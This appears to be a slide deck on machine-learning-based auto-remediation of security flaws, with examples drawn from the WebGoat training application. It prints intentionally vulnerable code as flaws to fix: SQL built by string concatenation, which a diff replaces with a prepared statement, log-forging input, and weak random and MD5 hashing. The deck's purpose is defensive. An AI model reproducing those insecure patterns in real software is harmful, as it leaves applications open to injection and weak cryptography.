50 +     return json.loads(cpu_info_dict)
50 51
```



Can we learn from how
developers fix vulnerabilities
in open-source software?

Auto Remediation

- Suggest pre-defined templated fixes for common security issues
- Create a Pull Request with the fix applied directly on the developer's code



The screenshot displays a GitHub pull request interface. At the top, the file path is `WebGoat/webgoat-container/src/main/java/org/owasp/webgoat/service/LabelService.java`. The diff shows a change on line 85, where a new line is added: `log.debug("Language provided: {} leads to Locale: {}", lang.replace("\\r\\n", "-"), locale);`. Below the diff, a comment from user `Chen Tian You @cyou` is visible, titled **CWE-117 description**. The comment includes the text: `org.slf4j.Logger.debug` and a detailed explanation of the security issue: "This call to `org.slf4j.Logger.debug()` could result in a log forging attack. Writing untrusted data into a log file allows an attacker to forge log entries or inject malicious content into log files. Corrupted log files can be used to cover an attacker's tracks or as a delivery mechanism for an attack on a log viewing or processing utility. For example, if a web administrator uses a browser-based utility to review logs, a cross-site scripting attack might be possible. The third argument to `debug()` contains tainted data from the variable `locale`. The tainted data originated from an earlier call to `AnnotationVirtualController.vc_annotation_entry`."

Templated Fixes

- Handwritten/inferred fix templates
- Deterministic
- Method-local (Fast)
- Could be Conservative or best-effort
- Not always applicable

```
try (var connection = dataSource.getConnection()) {  
-     PreparedStatement statement = connection.prepareStatement("select password from  
challenge_users where userid = '" + username_login + "' and password = '" + password_login +  
"");  
+     PreparedStatement statement = connection.prepareStatement("select password from  
challenge_users where userid = ? and password = ?");  
+     statement.setString(1, username_login);  
+     statement.setString(2, password_login);  
     ResultSet resultSet = statement.executeQuery();  
}
```


Goal of Auto Remediation

- Templated fixes are time consuming and challenged by the similar resource constraints as Vulnerability Discovery
- Over time, increase the pool of suggested fixes through Machine Learning based approach by understanding
 - Open-source projects
 - Common Organizational fixes

Templated Fixes

Applying recommended template fixes based on fixed-pattern recognition of specific CWEs

ML from Single Org and OSS

Fixes learned from closed system (Single Organization) and OSS, match by CWE ID and attack vector, useful for repetitive flaws

Cross-Org ML

Learning history from OSS and across organizations using anonymized datasets



Now

Next

Later

Machine Learning approach for Auto Remediation



Increase amount of fix suggestions



Security fixes can be categorized into various types



Flaws and fixes are usually similar across the same type



Data mine suggested fixes to generalize into templates

From Open Source
From Organization specific code



Identify repetitive flaws that are fixed in the same manner

Learn fixes using Machine Learning


Inputs Flaws and fixes collected by:

- Scanning open-source projects
- Using SCA Vulnerability database fix commits
- Using org's flaw and fix information

Approach:

- Train models for similar flaws using their fixes
- Predict fixes by matching vulnerable code with the context information in fix patterns to suggest candidate fixes operations

Model Training



Inputs

- VC static scan results and related source files
- Scan reports about open source projects, org's projects and SCA vulnerability fix commits

AST (Diff) Tokenization

- AST Parsing with Gumtree
- Transform AST
- Generate tokens representation

Token Embedding

- Train Word2Vec model
- Generate token vector representation
- Save Word2Vec model for prediction

Feature Learning

- Train a Convolutional Neural Network
- Extract features
- Save CNN model for prediction

Clustering

- X-Means clustering
- Save clustering model for prediction

Scan Report

sca/auto-remediation/remediation-webgoat

26 Mar 2021

2bf854e4-e234-4a3f-957e-efe720671a4a

df08ae0057dedc38a4aa2f32a02062000752d

Scanned On

UUID

Commit

Flaws Detected (103)

Improper Verification of Cryptographic Signature	Severity: 2	CWE-347
getVotes		
org.owasp.webgoat.jwt.JWTVotesEndpoint.getVotes		
Improper Verification of Cryptographic Signature	Severity: 2	CWE-347
resetVotes		
org.owasp.webgoat.jwt.JWTVotesEndpoint.resetVotes		
Use of Hard-coded Password	Severity: 3	CWE-259
UNIQUEID		

org.owasp.webgoat.crypto.HashingAssignment.java

```
55     String secret = SECRETS[new Random().nextInt(SECRETS.length)];
56
57     MessageDigest md = MessageDigest.getInstance("MD5");
58     md.update(secret.getBytes());
59     byte[] digest = md.digest();
60     md5Hash = DatatypeConverter
61         .printHexBinary(digest).toUpperCase();
62     request.getSession().setAttribute("md5Hash", md5Hash);
63     request.getSession().setAttribute("md5Secret", secret);
64 }
65 return md5Hash;
66 }
67
68 @RequestMapping(path="/crypto/hashing/sha256",produces=MediaType.TEXT_HTML)
69 @ResponseBody
70 public String getSha256(HttpServletRequest request) throws NoSuchAlgorithmException {
71
72     String sha256 = (String) request.getSession().getAttribute("sha256");
73     if (sha256 == null) {
74         String secret = SECRETS[new Random().nextInt(SECRETS.length)];
75         sha256 = getHash(secret, "SHA-256");
76         request.getSession().setAttribute("sha256Hash", sha256);
77         request.getSession().setAttribute("sha256Secret", secret);
78     }
79     return sha256;
80 }
81
82 @PostMapping("/crypto/hashing")
83 @ResponseBody
84 public AttackResult completed(HttpServletRequest request, @RequestParam String secret) {
85
86     String md5Secret = (String) request.getSession().getAttribute("md5Secret");
87     String sha256Secret = (String) request.getSession().getAttribute("sha256Secret");
```

Flaw

Insufficient Entropy

Function

getMd5

org.owasp.webgoat.crypto.HashingAssignment.getMd5

Location

org.owasp.webgoat/crypto/HashingAssignment.java

Line 55

Recommended Fixes

Your Organization

[Open Source](#)

Recommendations 1 2 3

```
-- a/jdbc/src/java/org/apache/hive/jdbc/HivePreparedStatement.java:111:
-- this.parameters.put(parameterIndex, str);
++ b/jdbc/src/java/org/apache/hive/jdbc/HivePreparedStatement.java:111:
++ setString(parameterIndex, str);
++ private String replaceBackslashSingleQuote(String str) {
```



Machine Learning for Software Security



Faster Vulnerability Discovery allows quicker call to action for security fixes



Auto Remediation helps speed up the flaw fixing process

Thank You!

- Questions?
- Contact
 - Twitter: [@asankhaya](https://twitter.com/asankhaya)

